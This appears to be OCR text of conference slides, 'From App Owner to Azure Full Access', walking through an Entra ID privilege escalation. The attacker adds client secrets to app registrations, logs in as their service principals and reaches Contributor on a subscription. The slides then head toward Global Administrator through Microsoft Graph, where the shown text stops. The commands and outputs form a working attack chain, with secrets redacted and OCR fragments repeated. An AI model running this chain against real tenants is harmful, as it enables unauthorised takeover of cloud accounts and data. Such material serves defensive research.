
Category	Application	Delegated
Identifier	1bfefb4e-e0b5-418b-a88f-73c46d2cc8e9	bdfbf15f-ee85-4955-8675-146e8e5296b5
DisplayText	Read and write all applications	Read and write all applications
Description	Allows the app to create, read, update and delete applications and service principals without a signed-in user. Does not allow management of consent grants.	Allows the app to create, read, update and delete applications and service principals on behalf of the signed-in user. Does not allow management of consent grants.
AdminConsentRequired	Yes	Yes

The *Application.ReadWrite.All* delegated permission is available for consent in personal Microsoft accounts.

Permissions that allow managing credentials, such as *Application.ReadWrite.All*, allow an application to act as other entities, and use the privileges they were granted. Use caution when granting any of these permissions.



FROM APP OWNER TO AZURE FULL ACCESS



FROM APP OWNER TO AZURE FULL ACCESS

```
PS C:\Users\Admin> Get-AzureADApplication -SearchString "PAM-Manager"

ObjectId                             AppId                                DisplayName
--------                             -----                                -----------
6bb48641-bf32-403c-808d-9e9724daa0f6 30184918-94b8-4c91-b7ea-828321eb6be3 PAM-Manager


PS C:\Users\Admin> New-AzureADApplicationPasswordCredential -ObjectId 6bb48641-bf32-403c-808d-9e9724daa0f6 -Verbose


CustomKeyIdentifier :
EndDate             : 7/27/2026 7:38:20 AM
KeyId               :
StartDate           : 7/27/2025 7:38:20 AM
Value               : pvoCTwmND9kYer[redacted]
```

FROM APP OWNER TO AZURE FULL ACCESS

```
PS C:\Users\Admin> Get-A

ObjectId
--------
6bb48641-bf32-403c-808d-

PS C:\Users\Admin> New-A

CustomKeyIdentifier :
EndDate             : 7/
KeyId               :
StartDate           : 7/
Value               : pv
```

PAM-Manager | Certificates & secrets

Search

Got feedback?

- Overview
- Quickstart
- Integration assistant
- Diagnose and solve problems
- Manage
  - Branding & properties
  - Authentication (Preview)
  - Certificates & secrets
  - Token configuration
  - API permissions
  - Expose an API
  - App roles
  - Owners
  - Roles and administrators
  - Manifest
- Support + Troubleshooting

Credentials enable confidential applications to identify themselves to the authentication service when receiving tokens at a web addressable location (using an HTTPS scheme). For a higher level of assurance, we recommend using a certificate (instead of a client secret) as a credential.

Application registration certificates, secrets and federated credentials can be found in the tabs below.

Certificates (0) | **Client secrets (1)** | Federated credentials (0)

A secret string that the application uses to prove its identity when requesting a token. Also can be referred to as application password.

+ New client secret

Description	Expires	Value	Secret ID
No description	7/27/2026	pvo**********	5da907a8-e338-4530-a98c-6c84836eddc7

FROM APP OWNER TO AZURE FULL ACCESS

AADInternals 0.9.8

```
PS C:\Users\Admin> az login --service-principal --username "30184918-94b8-4c91-b7ea-828321eb6be3" --password '[redacted]' --tenant
[redacted] --allow-no-subscription
[
  {
    "cloudName": "AzureCloud",
    "id": [redacted],
    "isDefault": true,
    "name": "N/A(tenant level account)",
    "state": "Enabled",
    "tenantId": [redacted],
    "user": {
      "name": "30184918-94b8-4c91-b7ea-828321eb6be3",
      "type": "servicePrincipal"
    }
  }
]
PS C:\Users\Admin>
```

FROM APP OWNER TO AZURE FULL ACCESS

AADInternals 0.9.8

```
PS C:\Users\Admin> az login --service-principal --username "30184918-94b8-4c91-b7ea-828321eb6be3" --password '[redacted]' --tenant
[redacted]' --allow-no-subscription
[
  {
    "cloudName": "AzureCloud",
    "id": [redacted],
    "isDefault": true,
    "name": "N/A(tenant level account)",
    "state": "Enabled",
    "tenantId": [redacted],
    "user": {
      "name": "30184918-94b8-4c91-b7ea-828321eb6be3",
      "type": "servicePrincipal"
    }
  }
]
PS C:\Users\Admin>
```

AADInternals 0.9.8

```
PS C:\Users\Admin> az ad sp list --display-name "Subscriptions-Manager" --query "[].{Name:displayName, AppId:appId, ObjectId:id}" --output table
Name                  AppId                                 ObjectId
--------------------  ------------------------------------  ------------------------------------
Subscriptions-Manager 73e925c3-ac6d-4d0c-8a72-58db32cea9c4 1c4e213f-e569-4485-878c-df29edf6fee9
PS C:\Users\Admin> az ad app credential reset --id 73e925c3-ac6d-4d0c-8a72-58db32cea9c4 --append --display-name "my-secret" --years 1
The output includes credentials that you must protect. Be sure that you do not include these credentials in your code or check the credentials into your source cont
rol. For more information, see https://aka.ms/azadsp-cli
{
  "appId": "73e925c3-ac6d-4d0c-8a72-58db32cea9c4",
  "password"[redacted]
  "tenant": [redacted]
}
PS C:\Users\Admin>
```

FROM APP OWNER TO AZURE FULL ACCESS

AADInternals

```
PS C:\Users\
[
  {
    "cloudNa
    "id":
    "isDefau
    "name":
    "state":
    "tenantI
    "user":
      "name"
      "type"
    }
  }
]
PS C:\Users\
```

Home > Subscriptions-Manager

Subscriptions-Manager | Certificates & secrets

Search

- Overview
- Quickstart
- Integration assistant
- Diagnose and solve problems
- Manage
  - Branding & properties
  - Authentication (Preview)
  - Certificates & secrets
  - Token configuration
  - API permissions
  - Expose an API
  - App roles
  - Owners
  - Roles and administrators

Got feedback?

Credentials enable confidential applications to identify themselves to the authentication service when receiving tokens at a web addressable location (using an HTTPS scheme). For a higher level of assurance, we recommend using a certificate (instead of a client secret) as a credential.

Application registration certificates, secrets and federated credentials can be found in the tabs below.

Certificates (0) | Client secrets (1) | Federated credentials (0)

A secret string that the application uses to prove its identity when requesting a token. Also can be referred to as application password.

+ New client secret


Description	Expires	Value	Secret ID
my-secret	7/27/2026	Lcn**********	0d4114aa-c514-48cb-bf66-9bb85968ab84

```
PS C:\Users\Admin>
```

```
nto your source cont
```

FROM APP OWNER TO AZURE FULL ACCESS

This is how it ends in 9 out of 10 cases (So far)



* Based on our internal statistics for 2025

FROM APP OWNER TO AZURE FULL ACCESS

```
PS C:\Users\Admin> az login --service-principal --username "73e925c3-ac6d-4d0c-8a72-58db32cea9c4" --password [redacted] --tenant "19
[redacted] --allow-no-subscription
[
  {
    "cloudName": "AzureCloud",
    "homeTenantId": [redacted]
    "id": "f150d738-39a3-451c-a8e1-583b420d879d",
    "isDefault": true,
    "managedByTenants": [],
    "name": "DevOps Automations",
    "state": "Enabled",
    "tenantId": [redacted]
    "user": {
      "name": "73e925c3-ac6d-4d0c-8a72-58db32cea9c4",
      "type": "servicePrincipal"
    }
  }
]
PS C:\Users\Admin> az role assignment list --assignee 73e925c3-ac6d-4d0c-8a72-58db32cea9c4 --output json
[
  {
    "condition": null,
    "conditionVersion": null,
    "createdBy": "1d720a2e-bba5-4a46-9c57-c2b662cea026",
    "createdOn": "2025-07-27T17:12:59.336081+00:00",
    "delegatedManagedIdentityResourceId": null,
    "description": null,
    "id": "/subscriptions/f150d738-39a3-451c-a8e1-583b420d879d/providers/Microsoft.Authorization/roleAssignments/f9d33c52-bcaf-4e47-b49b-7015cfbdc5d4",
    "name": "f9d33c52-bcaf-4e47-b49b-7015cfbdc5d4",
    "principalId": "1c4e213f-e569-4485-878c-df29edf6fee9",
    "principalName": "73e925c3-ac6d-4d0c-8a72-58db32cea9c4",
    "principalType": "ServicePrincipal",
    "roleDefinitionId": "/subscriptions/f150d738-39a3-451c-a8e1-583b420d879d/providers/Microsoft.Authorization/roleDefinitions/b24988ac-6180-42a0-ab88-20f7382dd24c"
,
    "roleDefinitionName": "Contributor",
    "scope": "/subscriptions/f150d738-39a3-451c-a8e1-583b420d879d",
    "type": "Microsoft.Authorization/roleAssignments",
    "updatedBy": "1d720a2e-bba5-4a46-9c57-c2b662cea026",
    "updatedOn": "2025-07-27T17:12:59.336081+00:00"
  }
]
```

FROM APP OWNER TO AZURE FULL ACCESS

DevOps Automations | Access control (IAM)
Subscription

Search

- Overview
- Activity log
- Access control (IAM)
- Tags
- Diagnose and solve problems
- Security
- Resource visualizer
- Events
- Cost Management
- Billing
- Settings
  - Programmatic deployment
  - Billing properties
  - Resource groups
  - Resources
  - Preview features
  - Usage + quotas
  - Policies
  - My permissions

Add | Download role assignments | Edit columns | Refresh | Delete | Feedback

more

Check access | Role assignments | Roles | Deny assignments | Classic administrators

Number of role assignments for this subscription
3 4000

Privileged
3
View assignments

Search by name or email

Type : **All** | Role : **All** | Scope : **All scopes** | State : **All** | End time : **All** | Group by : **Role**

All (3) | Job function roles (0) | Privileged administrator roles (3)

Name	Type	Role	Scope	State	End time
Owner (2)					
GAdmin-NV 1d720a2e-bba5...	User	Owner	This resource	Active Permanent	Permanent
Global Admin 7211739b-5eb2...	User	Owner	This resource	Active Permanent	Permanent
Contributor (1)					
Subscriptions-... 73e925c3-ac6...	Service principal	Contributor	This resource	Active Permanent	Permanent


Showing 1 - 3 of 3 results.

FROM APP OWNER TO AZURE FULL ACCESS

FROM APP OWNER TO AZURE FULL ACCESS

However, Service Principal misconfigurations affect not only Azure Resources, but also Entra ID.

FROM APP OWNER TO AZURE FULL ACCESS



FROM APP OWNER TO AZURE FULL ACCESS

Let's skip the previous steps and assume we already have access to the PAM-Manager service principal…


```
PS C:\Users\Admin\Desktop> az login --service-principal --username 30184918-94b8-4c91-b7ea-828321eb6be3 --password [redacted] --
tenant [redacted] --allow-no-subscription
[
  {
    "cloudName": "AzureCloud",
    "id": "[redacted]",
    "isDefault": true,
    "name": "N/A(tenant level account)",
    "state": "Enabled",
    "tenantId": "[redacted]",
    "user": {
      "name": "30184918-94b8-4c91-b7ea-828321eb6be3",
      "type": "servicePrincipal"
    }
  }
]
PS C:\Users\Admin\Desktop>
```

FROM APP OWNER TO AZURE FULL ACCESS

AADInternals 0.9.8


```
PS C:\Users\Admin\Desktop> $tokenJson = az account get-access-token --resource-type ms-graph | ConvertFrom-Json
PS C:\Users\Admin\Desktop> $secureToken = ConvertTo-SecureString $accessToken -AsPlainText -Force
PS C:\Users\Admin\Desktop> Connect-MgGraph -AccessToken $secureToken
Welcome to Microsoft Graph!

Connected via userprovidedaccesstoken access using 30184918-94b8-4c91-b7ea-828321eb6be3
Readme: https://aka.ms/graph/sdk/powershell
SDK Docs: https://aka.ms/graph/sdk/powershell/docs
API Docs: https://aka.ms/graph/docs

NOTE: You can use the -NoWelcome parameter to suppress this message.

PS C:\Users\Admin\Desktop> $roleTemplateId = "62e90394-69f5-4237-9190-012177145e10"
